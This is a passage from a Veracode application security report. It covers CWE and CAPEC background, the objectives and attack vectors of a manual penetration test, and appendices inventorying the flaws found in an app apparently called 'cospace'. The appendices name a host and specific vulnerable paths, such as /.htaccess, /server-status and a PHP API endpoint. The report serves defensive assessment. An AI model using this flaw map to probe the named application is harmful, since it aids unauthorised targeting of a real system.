The Common Weakness Enumeration (CWE) is an industry standard classification of types of software weaknesses, or flaws, that can lead to security problems. CWE is widely used to provide a standard taxonomy of software errors. Every flaw in a Veracode report is classified according to a standard CWE identifier.

More guidance and background about the CWE is available at <http://cwe.mitre.org/data/index.html>.

About Manual Assessments

The Veracode platform can include the results from a manual assessment (usually a penetration test or code review) as part of a report. These results differ from the results of automated scans in several important ways, including objectives, attack vectors, and common attack patterns.

A manual penetration assessment is conducted to observe the application code in a run-time environment and to simulate real-world attack scenarios. Manual testing is able to identify design flaws, evaluate environmental conditions, compound multiple lower risk flaws into higher risk vulnerabilities, and determine if identified flaws affect the confidentiality, integrity, or availability of the application.

Objectives

The stated objectives of a manual penetration assessment are:

- Perform testing, using proprietary and/or public tools, to determine whether it is possible for an attacker to:
- Circumvent authentication and authorization mechanisms
- Escalate application user privileges
- Hijack accounts belonging to other users
- Violate access controls placed by the site administrator
- Alter data or data presentation
- Corrupt application and data integrity, functionality and performance
- Circumvent application business logic
- Circumvent application session management
- Break or analyze use of cryptography within user accessible components
- Determine possible extent access or impact to the system by attempting to exploit vulnerabilities
- Score vulnerabilities using the Common Vulnerability Scoring System (CVSS)
- Provide tactical recommendations to address security issues of immediate consequence

Provide strategic recommendations to enhance security by leveraging industry best practices

Attack vectors

In order to achieve the stated objectives, the following tests are performed as part of the manual penetration assessment, when applicable to the platforms and technologies in use:

- Cross Site Scripting (XSS)
- SQL Injection
- Command Injection
- Cross Site Request Forgery (CSRF)
- Authentication/Authorization Bypass
- Session Management testing, e.g. token analysis, session expiration, and logout effectiveness
- Account Management testing, e.g. password strength, password reset, account lockout, etc.
- Directory Traversal
- Response Splitting
- Stack/Heap Overflows
- Format String Attacks

- Cookie Analysis
- Server Side Includes Injection
- Remote File Inclusion
- LDAP Injection
- XPATH Injection
- Internationalization attacks
- Denial of Service testing at the application layer only
- AJAX Endpoint Analysis
- Web Services Endpoint Analysis
- HTTP Method Analysis
- SSL Certificate and Cipher Strength Analysis
- Forced Browsing

CAPEC Attack Pattern Classification

The following attack pattern classifications are used to group similar application flaws discovered during manual penetration testing. Attack patterns describe the general methods employed to access and exploit the specific weaknesses that exist within an application. CAPEC (Common Attack Pattern Enumeration and Classification) is an effort led by Cigital, Inc. and is sponsored by the United States Department of Homeland Security's National Cyber Security Division.

Abuse of Functionality

Exploitation of business logic errors or misappropriation of programmatic resources. Application functions are developed to specifications with particular intentions, and these types of attacks serve to undermine those intentions.

Examples:

- Exploiting password recovery mechanisms
- Accessing unpublished or test APIs
- Cache poisoning

Spoofing

Impersonation of entities or trusted resources. A successful attack will present itself to a verifying entity with an acceptable level of authenticity.

Examples:

- Man in the middle attacks
- Checksum spoofing
- Phishing attacks

Probabilistic Techniques

Using predictive capabilities or exhaustive search techniques in order to derive or manipulate sensitive information. Attacks capitalize on the availability of computing resources or the lack of entropy within targeted components.

Examples:

- Password brute forcing
- Cryptanalysis
- Manipulation of authentication tokens

Exploitation of Authentication

Circumventing authentication requirements to access protected resources. Design or implementation flaws may allow authentication checks to be ignored, delegated, or bypassed.

Examples:

- Cross-site request forgery
- Reuse of session identifiers
- Flawed authentication protocol

Resource Depletion

Affecting the availability of application components or resources through symmetric or asymmetric consumption. Unrestricted access to computationally expensive functions or implementation flaws that affect the stability of the application can be targeted by an attacker in order to cause denial of service conditions.

Examples:

- Flooding attacks
- Unlimited file upload size
- Memory leaks

Exploitation of Privilege/Trust

Undermining the application's trust model in order to gain access to protected resources or gain additional levels of access as defined by the application. Applications that implicitly extend trust to resources or entities outside of their direct control are susceptible to attack.

Examples:

- Insufficient access control lists
- Circumvention of client side protections
- Manipulation of role identification information

Injection

Inserting unexpected inputs to manipulate control flow or alter normal business processing. Applications must contain sufficient data validation checks in order to sanitize tainted data and prevent malicious, external control over internal processing.

Examples:

- SQL Injection
- Cross-site scripting
- XML Injection

Data Structure Attacks

Supplying unexpected or excessive data that results in more data being written to a buffer than it is capable of holding. Successful attacks of this class can result in arbitrary command execution or denial of service conditions.

Examples:

- Buffer overflow
- Integer overflow
- Format string overflow

Data Leakage Attacks

Recovering information exposed by the application that may itself be confidential or may be useful to an attacker in discovering or exploiting other weaknesses. A successful attack may be conducted passive observation or active interception methods. This attack pattern often manifests itself in the form of applications that expose sensitive information within error messages.

Examples:

- Sniffing clear-text communication protocols
- Stack traces returned to end users
- Sensitive information in HTML comments

Resource Manipulation

Manipulating application dependencies or accessed resources in order to undermine security controls and gain unauthorized access to protected resources. Applications may use tainted data when constructing paths to local resources or when constructing processing environments.

Examples:

- Carriage Return Line Feed log file injection
- File retrieval via path manipulation
- User specification of configuration files

Time and State Attacks

Undermining state condition assumptions made by the application or capitalizing on time delays between security checks and performed operations. An application that does not enforce a required processing sequence or does not handle concurrency adequately will be susceptible to these attack patterns.

Examples:

- Bypassing intermediate form processing steps
- Time-of-check and time-of-use race conditions
- Deadlock triggering to cause a denial of service

Terms of Use

Use and distribution of this report are governed by the agreement between Veracode and its customer. In particular, this report and the results in the report cannot be used publicly in connection with Veracode's name without written permission.

Appendix A: Changes from Last Scan

Latest Scan		Prior Scan	
Static Scan			
Scan Name:	20 Sep 2018 Static (2)	Scan Name:	20 Sep 2018 Static
Completed:	9/20/18	Completed:	9/20/18
Score:	99	Score:	99
Dynamic Scan			
Scan Name:	20 Sep 2018 Dynamic	Scan Name:	14 Sep 2018 Dynamic
Completed:	9/20/18	Completed:	9/20/18
Score:	99	Score:	99
Manual Scan			
Scan Name:	Oct 2018 Manual	Scan Name:	N/A
Completed:	10/5/18	Completed:	N/A
Score:	66	Score:	N/A

Changes in scope of scan (static)

New Modules

Module Name	Compiler	Operating Environment	Engine Version
app-debug_1_.apk	Android	Android	126104

Removed modules

Module Name	Compiler	Operating Environment	Engine Version
app-debug.apk	Android	Android	126104

Changes in scope of scan (dynamic)

The following dynamic scan parameters have changed since the last dynamic scan was run:

Setting	Oct 2018 Manual	14 Sep 2018 Dynamic
Number of Links Visited	72	69
Scan Duration	11 Hours 2 Minutes	13 Hours 20 Minutes

Flaws not detected in current scan

The following is a list of all flaws found in the prior scan of this application that were not detected in the current scan.

Medium (1 flaw)

→ Cryptographic Issues(1 flaw)

Associated Flaws by CWE ID:

→ Improper Certificate Validation (CWE ID 295)(1 flaw)

Instances found via Static Scan

Flaw Id	Module #	Class #	Module	Location	Fix By
1342	1	-	app-debug.apk	com/.../cospace/MainActivity.kt 249	

Appendix B: Referenced Source Files

Id	Filename	Path
1	MainActivity.kt	com/nextiva/cospace/

Appendix C: Referenced Classpaths

Id	Path
1	com.google.firebase.iid.zzam

Appendix D: Dynamic Flaw Inventory

Rescan Status	Number of Flaws
All	65
New	0
Open and Reopened	4
Cannot Reproduce	61
Fixed	0

Non-Reproducible Flaws

Veracode rescanned the application and the new results did not include the flaws listed in this table. Veracode could not determine if the flaws are fixed, and will remove them from this list after ten scans of the application.

Flaw ID	CWE ID and Name	Severity	Date Found	Path
1153	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/rsc/pdf/web/locale/en-US/
1152	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/rsc/pdf/web/locale/
1156	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/rsc/pdf/web/images/
1157	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/viewer/
1158	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/rsc/pdf/build/
1180	209 & Information Exposure Through an Error Message	2	9 Aug 2018	//bin/accounts/
1177	209 & Information Exposure Through an Error Message	2	9 Aug 2018	//bin/dashboard/
1175	209 & Information Exposure Through an Error Message	2	9 Aug 2018	//bin/notifications/
1176	209 & Information Exposure Through an Error Message	2	9 Aug 2018	//bin/
1172	209 & Information Exposure Through an Error Message	2	9 Aug 2018	//rsc/CryptoJS/
1174	209 & Information Exposure Through an Error Message	2	9 Aug 2018	//rsc/images/
1179	209 & Information Exposure Through an Error Message	2	9 Aug 2018	//bin/shared/
1173	209 & Information Exposure Through an Error Message	2	9 Aug 2018	//bin/main/
1181	209 & Information Exposure Through an Error Message	2	9 Aug 2018	//rsc/
1178	209 & Information Exposure Through an Error Message	2	9 Aug 2018	//rsc/CryptoJS/rollups/
1155	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/rsc/pdf/web/
1187	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/settings/
1288	209 & Information Exposure Through an Error Message	2	17 Aug 2018	/rsc/devices/

Flaw ID	CWE ID and Name	Severity	Date Found	Path
1203	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/new_release/
1169	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/company/
1168	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/space_creator/
1171	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/inviting/
1144	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/data/companies/cospaceemail/
1170	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/directory/
1146	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/data/companies/cospaceemail/chat/cospaceemailcospaceautotesting1-cospaceemailcospaceautotesting2/
1143	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/data/companies/cospaceemail/chat/
1147	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/data/companies/cospaceemail/chat/cospaceemailcospaceautotesting1-cospaceemailcospaceautotesting2/files/
1145	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/data/companies/
1149	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/space/
1182	526 & Information Exposure Through Environmental Variables	2	9 Aug 2018	alpha.cospace.app
1196	693 & Protection Mechanism Failure	3	9 Aug 2018	alpha.cospace.app
1165	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/events/
1151	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/meetings/
1154	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/tasks/
1150	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/files/
1167	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/calendar/
1161	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/.htaccess
1162	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/data/
1163	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/dev/
1160	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/.htpasswd
1148	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/call_engine/
1166	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/rsc/images/
1159	209 & Information Exposure	2	9 Aug 2018	/server-status

Flaw ID	CWE ID and Name	Severity	Date Found	Path
	Through an Error Message			
1190	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/rsc/CryptoJS/
1204	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/rsc/sound/call/
1185	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/dashboard/
1188	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/rsc/sound/notify/
1193	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/rsc/sound/
1186	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/accounts/
1192	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/api/
1189	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/notifications/
1195	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/rsc/
1194	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/rsc/CryptoJS/rollups/
1202	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/main/
1201	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/
1191	209 & Information Exposure Through an Error Message	2	9 Aug 2018	/bin/shared/
1290	693 & Protection Mechanism Failure	3	17 Aug 2018	/bin/api/_query.php
1199	693 & Protection Mechanism Failure	3	9 Aug 2018	/bin/api/_query.php
1200	693 & Protection Mechanism Failure	3	9 Aug 2018	/bin/dashboard/dashboard.php
1197	693 & Protection Mechanism Failure	3	9 Aug 2018	/bin/notifications/notifications.php?6691713
1198	693 & Protection Mechanism Failure	3	9 Aug 2018	/bin/accounts/accounts.php?6691713